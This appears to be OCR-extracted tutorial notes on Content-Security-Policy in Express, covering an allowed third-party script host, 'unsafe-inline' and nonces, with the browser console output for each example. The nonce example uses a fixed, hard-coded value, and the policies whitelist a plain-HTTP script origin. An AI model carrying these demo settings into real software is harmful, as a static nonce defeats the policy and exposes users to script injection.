
Image is loaded in this case



Page for CORS demo!

Example 4 - adding CSP

```
app.use((req, res, next) => {
    res.setHeader(
        'Content-Security-Policy',
        "default-src 'self';" +
        "script-src 'self' http://unsecure.com;"
    );
    next();
})
```



```
Refused to load the image 'https://media.licdn.com/dms/image/D5603AQGR_C2oAwVRBQ/profile-displayphoto-…37498537?e=1707955200&v=beta&t=203QmhfiuDGKmUJORGy-qw-RKJQAtMzeTjw3sDR3xbo' because it violates the following Content Security Policy directive: "default-src 'self'". Note that 'img-src' was not explicitly set, so 'default-src' is used as a fallback.     localhost/:11
```


Example 5 -

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
    <script src="http://unsecure.com/abc.js"></script>
    <script>
        console.log('My trusted code!')
    </script>
</head>
<body>
    <h1>Page for CORS demo!</h1>
</body>
</html>
```

You will not see console because it is inline script and we have not set CSP header for inline script.


To execute inline script, we need to add 'unsafe-inline'

```javascript
app.use((req, res, next) => {
    res.setHeader(
        'Content-Security-Policy',
        "default-src 'self';" +
        "script-src 'self' 'unsafe-inline' http://unsecure.com;"
    );
    next();
})
```



Page for CORS demo!

```
My trusted code!                                                    (index):9
```



Warning

Except for one very specific case, you should avoid using the `unsafe-inline` keyword in your CSP policy. As you might guess it is generally *unsafe* to use `unsafe-inline`.


The `unsafe-inline` keyword annuls most of the security benefits that `Content-Security-Policy` provide.

Q. How can we distinguish scripts which are our and which are coming from 3rd party ?

Ans. Using nonce

Example 6 -

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
    <script src="http://unsecure.com/abc.js"></script>
    <script nonce="randomKey">
        console.log('My trusted code!')
    </script>

    <script>
        console.log('My non-trusted code!')
    </script>
</head>
<body>
    <h1>Page for CORS demo!</h1>
</body>
</html>
```




Page for CORS demo!

```
My trusted code!                (index):9
My non-trusted code!            (index):13
```

Example 7

adding 'nonce-randomKey' in CSP header




Page for CORS demo!

```
My trusted code!                                                                (index):9
Refused to execute inline script because it violates the following Content Security   localhost/:12
Policy directive: "script-src 'self' 'unsafe-inline' 'nonce-randomKey' http://unsecure.com". Note that
'unsafe-inline' is ignored if either a hash or nonce value is present in the source list.
```

Now only script which has nonce defined as randomKey is loaded.

nonce is not visible in DOM(Element tab in inspect)

CSP in response header



Referrer Policy:	strict-origin-when-cross-origin
Response Headers	Raw
Accept-Ranges:	bytes
Cache-Control:	public, max-age=0
Connection:	keep-alive
Content-Security-Policy:	default-src 'self';script-src 'self' 'unsafe-inline' 'nonce-randomKey' http://unsecure.com;
Date:	Tue, 09 Jan 2024 15:49:22 GMT
Etag:	W/"1cf-18ceee868db"
Keep-Alive:	timeout=5
Last-Modified:	Tue, 09 Jan 2024 15:47:37 GMT
X-Powered-By:	Express

Report-only mode

If you get any CSP errors, you can report them to particular endpoint using

report-to default;

report-uri URL;